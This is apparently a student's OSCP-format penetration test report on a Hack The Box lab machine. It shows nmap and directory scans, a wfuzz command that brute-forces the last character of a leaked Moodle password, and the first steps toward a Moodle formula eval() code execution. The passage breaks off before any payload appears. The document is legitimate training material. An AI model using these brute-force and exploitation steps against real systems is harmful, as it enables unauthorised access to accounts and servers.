
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-08-28

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.153(Teacher)	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	7
3.2.1.4	Privilege Escalation	21
3.2.1.5	Proof File	23
4	Maintaining Access	24
5	House Cleaning:	25

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Teacher**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Teacher** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Teacher(10.10.10.153) - There was a remote code execution in the formula function in that specific version of moodle

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Teacher - 10.10.10.153

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Teacher**.

3.2.1 System IP: 10.10.10.153(Teacher)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.153	TCP: 80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Sun Aug 29 23:10:33 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.153
Nmap scan report for 10.10.10.153
Host is up, received reset ttl 63 (0.15s latency).
Scanned at 2021-08-29 23:10:33 PDT for 13s
Not shown: 999 closed ports
Reason: 999 resets
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.25 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Blackhat highschool

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 29 23:10:46 2021 -- 1 IP address (1 host up) scanned in 13.22 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sun Aug 29 23:12:17 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.153
Nmap scan report for 10.10.10.153
Host is up, received echo-reply ttl 63 (0.14s latency).
Scanned at 2021-08-29 23:12:17 PDT for 280s
Not shown: 65534 closed ports
Reason: 65534 resets
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.25 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Blackhat highschool

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 29 23:16:57 2021 -- 1 IP address (1 host up) scanned in 279.97 seconds
```

GoBuster

```
=====
Gobuster v2.0.1                OJ Reeves (@TheColonial)
=====
[+] Mode           : dir
[+] Url/Domain     : http://Teacher.htb/main/
[+] Threads       : 10
[+] Wordlist        : /opt/wordlist/medium.txt
[+] Status codes   : 200,204,301,302,307,403
[+] Extensions    : php
[+] Timeout        : 10s
=====
=====
/index.html (Status: 200)
/images/ (Status: 200)
/icons/ (Status: 403)
/gallery.html (Status: 200)
/css/ (Status: 200)
/manual/ (Status: 200)
/js/ (Status: 200)
/javascript/ (Status: 403)
/fonts/ (Status: 200)
/phpmyadmin/ (Status: 403)
/moodle/ (Status: 200)
/server-status/ (Status: 403)
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.153

Vulnerability Exploited : There was a remote code execution in the formula function in that specific version of moodle

System Vulnerable : 10.10.10.153

Vulnerability Explanation : There was a remote code execution for that specific version of a moodle which is related to calling a dangerous function eval. The vulnerability lies in quiz and formula functionality

Privilege Escalation Vulnerability : Running cronjob as a root is pretty dangerous

Vulnerability fix : The user password was saved in md5 hash in mysql which is the weakest hash and also running the cronjob with the complicated function as a root provided the access to the root user

Severity Level : Critical

By checking the nmap we can see that only port 80 is open which is good that we will have full concentration on only one port.




Figure 3.1: teacher/images/205-website.png

It seems like a school website and also a static one with the html format. By checking the page source i can see that there is a console error on 5.png image which seems to be strange.




Figure 3.2: 210-error_log.png

After downloading it seems like ascii text file not an image.




Figure 3.3: 215-5_png_image.png

By checking the content we get the proper username and part of password. From the file we got the username and password as **Giovanni:Th4C00lTheacha**

```
→ I7Z3R0 cat 5.png
Hi Servicedesk,

I forgot the last charachter of my password. The only part I remembered is Th4C00lTheacha.

Could you guys figure out what the last charachter is, or just reset it?

Thanks,
Giovanni
→ I7Z3R0
```

Since we need to get only one letter or special character we can try to brute force but i need to confirm if there is any csrf token involved in this request which will block the bruteforce and fortunately we dont have csrf so we can easily brute force with either hydra or wfuzz. I am going to use wfuzz this time to brute force.

```
wfuzz -u http://10.10.10.153/moodle/login/index.php -d
↳ 'anchor=&username=Giovanni&password=Th4C00lTheachaFUZZ' -w
↳ /opt/SecLists/Fuzzing/special-chars.txt --hh 440

# -u = url
# -d = post parameter(You will get from burp)
# FUZZ = where that special characters has to be overwritten
# -w = wordlist
# -hh = grep -v char
```

```
→ I7Z3R0 wfuzz -u http://10.10.10.153/moodle/login/index.php -d
↳ 'anchor=&username=Giovanni&password=Th4C00lTheachaFUZZ' -w
↳ /opt/SecLists/Fuzzing/special-chars.txt --hh 440
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.10.10.153/moodle/login/index.php
Total requests: 32
```

ID	Response	Lines	Word	Chars	Payload
↩					
000000004:	303	6 L	34 W	454 Ch	"#"
Total time: 0					
Processed Requests: 32					
Filtered Requests: 31					
Requests/sec.: 0					

After the wfuzz we can see that the character # is the last special character which completes our password as **Giovanni:Th4C00lTheacha#**. We will have several methods to use this password. First thing which i tried was to access in phpmyadmin but unfortunately we dont have access to view phpmyadmin.

By checking the gobuster we also that there is moodle application is also available on the website.




Figure 3.4: 220-moodle_login_page.png

We are able to login with the username and password from the brute force without any issues.





Figure 3.5: 225-moodle_login.png

From the link we can find the moodle version by going to moodle docs.



ants

Figure 3.6: 230-moodle_version.png

From the docs we found that the version of the moodle is 3.4. We can try to search for the exploit and see if we can get anything or not.

The blog explains very good about the remote code execution vulnerability present. There is a video as well as a POA. It seems like the vulnerability is present in quiz function inside the formula parameter. Its because of the sensitive php function called eval().




Figure 3.7: 235-algebra.png

We can go to Site home → Algebra to go the topic.




Figure 3.8: 240-algebra_inside.png

I can create a quiz function inside the topic and include the malicious code in calculated formula function.



Figure 3.9: 245-turn_editing.png

But before that we need to turn the editing on and then try to edit the topics.




Figure 3.10: 250-topic_add.png




Figure 3.11: 255-quiz_add.png

Once everything is filled we can click on save and display.

Algebra

[Dashboard](#) / [My courses](#) / [ALG](#) / [Topic 3](#) / [a](#)

a

a

Grading method: Highest grade

No questions have been added yet

Edit quiz

Back to the course

[◀ Announcements](#)

Jump to...

Figure 3.12: 260-edit_quiz.png

Once it has been done we need to edit the quiz in order to add the formula function.

Algebra

[Dashboard](#) / [My courses](#) / [ALG](#) / [Topic 3](#) / [a](#) / [Edit quiz](#)

Editing quiz: a

Questions: 0 | This quiz is open

Repaginate

Select multiple items

Maximum grade: 10.00

Save

Total of marks: 0.00



☐ Shuffle [Add](#)

+ a new question

+ from question bank

+ a random question

[◀ Announcements](#)

Jump to...

Figure 3.13: 265-new_question_add.png

